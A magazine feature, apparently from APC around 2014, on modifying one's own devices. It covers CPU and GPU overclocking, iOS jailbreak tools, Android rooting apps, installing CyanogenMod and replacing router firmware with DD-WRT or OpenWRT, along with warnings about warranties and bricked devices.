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


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
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superguide » intro

HOW TO HACK EVERYTHING

UNLOCK EXTRA FEATURES, BETTER PERFORMANCE & MORE WITH THESE HARDWARE SECRETS!

REAL HACKS LEARN HOW WI-FI AND THE WEB ARE HACKED + HOW TO RECOVER FROM A HACK ATTACK!



This month's superguide is dedicated to hacking... of both types! What do we mean? Well, regular readers of APC (or really any other big tech mag or web site) will undoubtedly be familiar with 'hacking' in the positive sense, which is what our main feature is about. This is personal hacking – modifying your tech gear to make

it do more than it was intended to. That includes things like jailbreaking iPhones, rooting Androids, overclocking your PC or flashing custom firmwares to Wi-Fi routers – all 'hacks' that can open up more features, let you squeeze out extra performance or rejuvenate one of your aging devices.

The other side of hacking is more dubious – breaking through digital

security systems and into personal PCs to gain access (often illegal) to data or to plant malware.

Our second batch of superguide features is all about these 'real hacks' and they'll show you exactly how these attacks are carried out, how to protect yourself from them and how to recover in the unfortunate event that you do become a victim.

How to hack everything

Not all hacking is bad. Darren Yates explores the world of hacking your own hardware, where nothing is off-limits.

Ask 100 people to describe the word 'hacking' and 95 of them will come back with ideas of piracy, credit card fraud or computers full of viruses. Meanwhile, the other five will regale you with tales of how they converted their Xbox games console into a media centre, overclocked their computer with liquid nitrogen or how they turned a common device into something completely different. For that's the word's other, more positive meaning — it's about repurposing your gear (or designing new gear with existing parts), expanding its capabilities to do more than it was originally intended to.

Many of the great tech inventions started out as little more than hardware hacks — the transistor, the integrated circuit and the first computer are great examples. They spawned the era of backyard hobbyists building everything from TVs to computers during the 1960s, 70s and 80s. As global mass production took over, interest in building stuff waned, but hardware hacking is making a concerted comeback on the back of 'maker' communities around the world, where like-minded geeks get together to make less do more.

WHAT'S HACKABLE?


But what makes a device ripe for hacking? For many devices, it's little more than an idea, tons of research and

a toolbox. And while the most imaginative hacks still invariably involve a soldering iron and a toolbox, some of the most popular hardware hacks can be done in software alone.

The bottom has fallen out of computing costs over the last few years and you can now build complete PC-capable computing into almost anything for not much more than a few dollars. The irresistible combination of ARM processors, Flash storage and the Linux operating system has revolutionised the capabilities of everything from phones and tablets to USB stick mini PCs, quadcopters, fridges, vacuum cleaners and more. Processors make these gadgets easier to manufacture, but they're also easier to hack. In fact, the combination of software and hardware hacking is opening up a whole new world of possibilities.

Even without the toolbox, there are plenty of hacks you can perform with not much more than with a keyboard and mouse — read on for seven of our favourites. You need to do your own research, but these can add new features and performance for little investment.

Our Attacknoid hack gave this popular remote-control robot its freedom.



Replica of the first transistor built from wire, plastic and germanium.



Turning the Xbox into a media centre introduced many to hardware hacking.

WARNING


Any hacking of your tech has the potential to break it and void your warranty. Make sure you do your own research — you hack your devices at your own risk.

Historic hardware hacks

The electronic computer: hardware hacking didn't start with today's PCs. In fact, the first all-electronic computer was built from spare parts normally used to make radios. British engineer Tommy Flowers completed 'Colossus' in December 1943, it cracked German secret communications and helped the allies win WWII.

The transistor: Bell Labs physicists William Shockley, John Bardeen and Walter Brattain created the most influential hack in history, turning a hand-constructed mass of wire, gold foil, plastic and rock crystals (the chemical element germanium) into the world's first transistor in 1947.

The integrated circuit: electrical engineers Robert Noyce and Jack Kilby did similarly, hand-building the first integrated circuit back in 1958. Noyce, in 1968, became one of the founding fathers of a little microchip company called Intel.



John Bardeen, William Shockley, Walter Brattain and the first transistor, 1947

OUR FAVOURITE HARDWARE,
SOFTWARE & WEB HACKS

Overclocking your CPU

It's arguably the most recognised hardware hack of all amongst the tech fraternity and for many who perform it, CPU overclocking is a rite of passage, a sport and often a hack of necessity all rolled into one. There's no doubt Intel charging extra for its unlocked 'K' series CPUs has turned overclocking from a sport into a business and taken some of the fun out of it, but it can still be richly rewarding.

EASIER HARDER

Compared to the old days when CPU overclocking required flipping DIP switches on the motherboard, the arrival of UEFI BIOSs has made the task as simple as operating any app. But while it's easier in one sense, it's also harder at the same time. The increased level of integration within today's CPUs — the addition of GPU, CPU and all manner of other goodies onto the one piece of silicon — means that for most chips, you can't achieve the stellar overlocks, like the old Celeron 300A processor, that are now the stuff of legend.




However, there is reason right now to have a lash at overclocking if you've never done it before — and that's Intel's Pentium G3258 Anniversary Edition CPU. Read elsewhere in this issue how you can build a cracking overclocked PC with this \$80 chip.

OVERCLOCKING BASICS

For the most part, current-generation overclocking is all about adjusting multiplier and CPU core voltage settings within the BIOS to achieving maximum clock speed. You start with the multiplier setting, increasing it slowly until the system begins to show signs of instability (locking up, BSOD etc) and drop back down a notch. If you're running an Intel rig, you need a K-series chip to have any hope of overclocking (at least since Sandy Bridge). AMD's Black Edition and K-processors give you a similarly unlocked multiplier.

CPU CORE VOLTAGE CHANGES

The problem is that electronically, CPU transistor rise and fall times begin to limit the effectiveness of those transistors the faster you clock them, meaning they don't switch from one voltage-level state to the other fast enough and you start getting glitches. Increasing the transistor drive current



"With any CPU clock changes, there are always risks — and you own them."

can raise the operating frequency — but it also increases power dissipation, the need for bigger heatsink/fan combos and, in extreme cases, bottles of liquid-nitrogen.


Raising the CPU core voltage by very small amounts increases this current flow and typically improves stability at that top overclock point — but at the same time, you need to monitor the core temperature to ensure it doesn't rise to dangerous levels under intense (read 'gaming') loads.

MUST-HAVE TOOLS

Prime95 (www.mersenne.org/download) and Intel Linpack (use the IntelBurnTest GUI — tinyurl.com/intelburn254) are great ways to

stress-test your overclock for a couple of hours (at least) while monitoring that CPU core temperature. If it stays under 90-degrees during your Linpack run, it's unlikely to reach that temperature in normal use. Linpack doesn't take long to find problems because it pushes CPUs much harder and gets them running hotter than other apps I've tested. If you need a CPU temp tool, Real Temp (www.techpowerup.com/realtemp) works with most Intel processors and monitors individual core temperatures.

Just remember, with any CPU clock changes, there are always risks — and you own them.



Overclocking your GPU

The graphics processor unit (GPU) is another popular hardware hack and if anything, it's even easier to do. In fact, it's all but encouraged by most card vendors, who offer free overclocking software (even though many will say it voids your warranty). The great thing about GPU overclocking is that it can deliver performance of a card worth much more.

Depending on the GPU, you usually have three adjustable parameters — GPU core clock, memory clock and GPU voltage — but typically, you just worry about the first two.

WHICH WAY'S MY WAY?

There are different ways you can test your card's overclock capabilities — you can increase the memory clock first, the GPU clock first or a combination of the two. The goal is to find the clock rates where you start seeing pixel artefacts or freezing — that's your end-stop.

The best way is to test the GPU and memory clock peaks in isolation — one at a time — by noting your start position, incrementing the clock speed by 25MHz at a time, testing the new level with a visually-demanding stress test and looking for those artefacts. If all's well, you increment it another 25MHz and test it again. Once you start seeing glitches, the current clock speed becomes your top mark. After that, you return it to its original setting and test the other clock the same way. This gives you the individual top clock rates for both. Now, you set the two rates a notch below their peaks and test again.



If all is stable, stick with that. If not, drop another notch and test again.

When it comes to a decent stress test, Prime95 or Linpack won't work here — you need something to flog that GPU. Any decent high-quality game benchmark you can loop indefinitely would be a good start, but a GPU stress test such as Unigine Valley (tinyurl.com/uniginevalley) or FurMark (tinyurl.com/geeks3dfurmark) that can heat up the GPU would be better.



MONITORING GPU TEMPERATURE

The idea is you want to load your card with something that'll make it work very hard, so you can test the stability of your new settings. Don't give the card time to cool down between tests — you want to stress it now in a controlled environment so you know it'll be stable when you're in the thick of the action. Make sure you have a utility that can read the temperature coming from the GPU sensors — HWMonitor (tinyurl.com/25xx66y) or GPU-Z (www.techpowerup.com/gpuz/) are good options. Ideally, aim to keep under 85-degreesC.

Again, there are no guaranteed overclock levels — it's just whatever your card can (safely) manage. And if you haven't already, make sure your PC's power supply unit has the grunt to cope with the extra demand.

GPU overclocking utilities

There are plenty of overclocking apps available — here's just a few:

- AMD OverDrive (ATI Catalyst Control Centre) — you get this with AMD Radeon drivers.
- MSI AfterBurner — event.msi.com/vga/afterburner — it works with most Nvidia and AMD cards, and non-MSI branded cards too. (Version 4 now available from guru3d.com). It's our pick.
- EVGA Precision — www.evga.com/precision/ — works with Nvidia cards.
- Gainward Expertool — www.gainward.com/main/download.php — two versions, one for Nvidia, another for AMD.

Backup before you jailbreak

Like any firmware modification, there are no guarantees jailbreaking won't brick your phone, so to be on the safe side, backup everything before you attempt to jailbreak it. Don't bank on your warranty surviving either — you do this at your own risk.

Jailbreak your Apple device

The benefit of making your own devices and OS is that you have ultimate control over security. Even so, jailbreaking Apple iOS devices has been a sport ever since George Hotz hardware-hacked the original iPhone back in 2007. But in recent times, it's become increasingly more difficult to open up the mobile OS as Apple steadily closes attack vectors.

WHY JAILBREAK?

The value of jailbreaking is being questioned more as the jailbreaks themselves take longer to develop, but it's still the only way to own control of your iDevice, access alternative app stores and gain app functionality not available in the stock OS. Just make sure any jailbreak you choose is an untethered one — you don't want to be anchored to a PC for a break to work.

The difficulty in jailbreaking means no one option works for every iOS release. So to do this more effectively, rather than talk about individual devices, we'll outline your options based on the version of iOS you're working with:

iOS 8 — WAIT FOR PANGU

The new iOS 8 might still have wet paint but Chinese group TeamPangu has already announced that they're working on a jailbreak. Given this is the only team to produce an iOS 7.1.x jailbreak so far, there's little reason to doubt them — yet.

iOS 7.1.x — PANGU (EN.PANGU.IO)

It took a while, but finally, a jailbreak for iOS 7.1 has surfaced and it's not from the usual suspects. New kids on the block, Chinese group TeamPangu, have come through with an untethered break that appears to be quite elegant, reportedly taking around 15 minutes to complete. The team claims it works on all iDevices running the OS, so that's everything from the iPhone 5S through to the iPad 2. There are some

China's TeamPangu has the only jailbreak for iOS 7.1.x.



Jailbreak.
Pangu iOS 7.1-7.1.x

reported bugs appearing, but others are claiming it works. One or two have expressed concerns about the jailbreak possibly installing spyware, but so far, those in the know suggest it's clean. The good news is that Cydia appears to work, although not all tweaks are said to be operable yet.

iOS 7.0.x — EVASION7 (EVASION.COM)

The Evad3rs team created the first iOS 7 jailbreak late last year and have since updated it to work with the latest 7.0.6 release. Initial versions had problems updating Cydia package lists, but that reportedly has been fixed. The key thing here is you need to update or



There's no jailbreak for Apple's new iPhone 6 — not yet anyway.

Evad3rs evasi0n7 - iOS 7.0.x Jailbreak



restore your device via iTunes prior to jailbreak attempts — jailbreaking a device that's had an OTA update installed seems to be problematic. A word of warning though, there are fake web sites out there, so stick with the one we've listed, the official home of the Evad3rs team.

iOS 6.1.3-6.1.6 — POSIXSPWN (WWW.IPHONEHACKS.COM/DOWNLOAD-POSIXSPWN)

There are a couple of iOS 6 jailbreaks — Evasi0n is one and Posixspwn, another. The latest version reportedly no longer requires you to first apply the RedsnoW tethered jailbreak and also now supports the last iOS 6.1.6 update.

Root your Android device

The key to Android security is the fact that every app runs in its own Java virtual machine, so that it can't get into the key code areas of your phone or tablet. But the problem is, it also means you can't get into those areas either and even though it will compromise security, there are definite reasons why you'd want to — whether it's just getting rid of some of that corporate bloatware or trying out apps that need full or 'root' access. And that's where the concept of 'rooting your Android phone' came from — gaining root access to the Android OS. It's also the first step to installing most custom ROMs.

HOW TO GAIN ROOT ACCESS

Gaining root access is usually a different process for every Android device and involves exploiting known vulnerabilities found in various versions of the OS. There are some one-click-root apps that claim to support a large number of devices, but that support can change depending on the version of Android your device is currently running, so don't take those apps as a guarantee. Here's our list of recommended tools to try:

SAMSUNG DEVICES — CF-AUTO-ROOT

(AUTOROOT.CHAINFIRE.EU).

This is the most reliable one-stop shop for gaining root access on virtually all Samsung Galaxy Android phones. It comes bundled with Samsung's PC-based ODIN utility you need to upload the Chainfire firmware and is a great choice because it changes little to your phone, other than giving you root access and SuperSU root access manager.



Tap here if you want to donate

Select an action to execute after root

Install SuperSU

Select an exploit in list above to potentially root your device

Merry

Aragorn

Can't find a rooting app for your Android device? Try Framaroot.

HTC & MOTOROLA DEVICES — SUNSHINE

(TINYURL.COM/SUNSHINEROOT)

HTC's decision to lock the bootloader on its devices means it's a more complicated process to gain full root access. SunShine cuts down the number of steps you need to take, but it's also the only one here you have to pay for (\$25). It comes with no guarantee, but the author says you won't hit the 'pay now' screen unless it's going to work. It also has growing support for Motorola devices. If you just want root-access on your HTC One without unlocking the bootloader, try the long (but free) HTCOneRoot method (htconeroot.com).

KITKAT DEVICES — TOWELROOT

(TOWELROOT.COM)

This is an interesting one. Developed by George Hotz, of iPhone jailbreak fame, Towelroot uses an exploit found in early Android 4.4 Linux kernels and works on a number of KitKat-running devices including Sony's Xperia Z1, Google's Nexus 5 and Nexus 7. Google was so impressed (Hotz also picked holes in their Chrome browser), they offered him a job to find vulnerabilities full-time. Now instead of finding



Backup or brick!

Always make a backup of your device before attempting root-access, just on the off-chance something goes wrong. Some Android devices now track firmware changes, (think Samsung Knox), so research this before you try and void your warranty.

root-access holes, he's filling them in. So here's the catch — Towelroot will work on KitKat (and possibly any) devices with a kernel dated before 3 June 2014 (Use Android's 'Settings > About phone' menu to see).

EVERYTHING ELSE — FRAMAROOT

If your device isn't covered by the other options, give Framaroot a go. There's a long compatibility list you can check (tinyurl.com/frcompat), but it looks to best support devices using Qualcomm and MediaTek CPUs. Like Towelroot, this is an Android app — no PC is required.



** Will not root this device. Will verify proper root installation
Current Device: GT-I9300 - Android 4.4.4

verify Root

Congratulations!
This device has root access!

More Root Checker details: [Root Checker Pro](#).

More Root Tools by joeykrim

Root Checker Pro: Obtain more technical Root Checker details!

All About Root: Learn educational information about root!

Build Prop Editor: Customize your device!

Root Checker Basic on Google Play will check your root status.

Disclaimer


SunShine is a utility that can unlock the bootloader, and s-off some HTC devices. This utility, like all similar ones, carries inherent risks such as voiding your warranty. By continuing you are agreeing to not hold its creators liable for any loss or damage resulting from the use of SunShine, or modifications made to the phone after using SunShine.

SunShine is copyrighted, and redistribution is prohibited. If you did not obtain this app from an official source, it may be outdated, or otherwise dangerous.

Exit

Continue

Sunshine is a payware app giving HTC phones S-off and unlocked bootloader



Custom ROM your Android device

Gaining root access to your Android device is a valid and worthwhile aim on its own, but it's only the first step into the larger world of custom ROMs. Phone makers and phone network companies are well known for their tardiness in providing timely upgrades for existing phones, so much so that Android's open-source nature has led the community to come up with its own solutions.

Most phones are unofficially abandoned by their makers after two years, so while a new Android update might hit the streets, you won't always find an OTA update waiting for you. That's where the community of custom ROMs come in. CyanogenMod (www.cyanogenmod.org/) is arguably the most well-known community ROM going around and is available for many late-model Android phones. It's not the only option, though — OmniROM and ParanoidAndroid are two of the many alternatives to choose from.

Custom ROMs are a way of picking and choosing the extras you want in your Android OS — from bundled apps to wallpapers and extra capabilities such as overclocking and undervolting. You can also choose between older, more stable releases or ones baked fresh last night.

Backup & forget your warranty


Installing a custom ROM typically requires your phone's storage to be erased, so backup everything you want to keep, first. Google Play apps can be reinstalled, but grab your contacts, messages and the like using a backup app like Titanium Backup. Installing a custom ROM always has the potential to damage your phone, so again, forget your warranty.

CyanogenMod Installer

First step is to install the CyanogenMod installer onto your device.

Continue installation on Your Windows PC

Your device has been successfully detected by the CyanogenMod installer. Congratulations! To continue, return to the CyanogenMod Installer on your Windows PC and follow the instructions.



Installing CyanogenMod

CyanogenMod is now one of the easiest Android ROMs to install, thanks to a new installer app you download from get.cm. It's part of a two-handed process that also relies in your Windows PC to push the ROM into your phone.

Here's what you do:

- 1 Ensure your phone is set to install apps from unknown sources (go 'Settings > Security' in most phones).
- 2 Point your phone browser to <http://get.cm>, download the installer app to your phone and install it. Launch it when you're done and plug your phone into your PC.
- 3 Grab the CyanogenMod Windows Installer from tinyurl.com/cmwininstaller. Install it, launch it.
- 4 You'll receive a special USB debugging request message on your phone. Check the 'Always allow from this computer' box and tap the OK button.
- 5 Follow the prompts on the PC installer app and click the Install button.

What's really cool about this method is that it doesn't need you to do the root-access step first — you can launch into the CM Installer straight from the get-go. You also don't need to go searching for the right ROM for your device — provided it's recognised as a phone it supports, the PC-based CM Installer downloads the latest appropriate ROM and installs it automatically. (We tested this, installing CyanogenMod 11 onto a Galaxy S3 and it worked a treat.)

But what makes custom ROMs so popular is often not just the stuff they include, but the stuff they leave out, like the corporate bloatware staining most phones. In fact, it's not uncommon to see custom ROMs come in at around one-tenth the size of their corporate equivalents.

"Custom ROMs are a way of picking and choosing the extras you want in your Android OS."

Opening up your Wi-Fi router

You might not think of your internet router as a prime hacking target, but if you're having trouble getting wireless coverage around your home, or you have users hogging bandwidth, hacking your router can provide it with new features to overcome many of these problems.

The two most popular firmware replacements are DD-WRT and OpenWRT and they take advantage of the fact that many routers are actually mini Linux computers. These firmware replacements update the Linux code to provide new functions or better replacements for existing functions.

NEW FEATURES



One example is adding a BitTorrent client to do your downloading to an attached storage device. You can also turn your router into a dedicated web server, set up a virtual private network (VPN), even shape network traffic for different clients, prioritising some clients over others (again, ideal for background downloading without overly affecting your main client internet speed).

You can also try increasing the signal power of your Wi-Fi signal and other tricks like linking two 20MHz channels to create a single 40MHz channel for boosting network speed. It doesn't always work and your neighbours may hate you because it can cause (and be susceptible to) interference (tinyurl.com/ddwrt80211n), but it's there.


IS MY ROUTER COMPATIBLE?

To check compatibility, look at DD-WRT's database (www.dd-wrt.com/site/support/router-database) or read the Wiki page at www.dd-wrt.com/wiki/index.php/Supported_Devices. The Wiki page can be edited by anyone, so may not be 100% accurate. DD-WRT has a wide support base with many of the popular brands covered like Netgear, Linksys and Belkin.

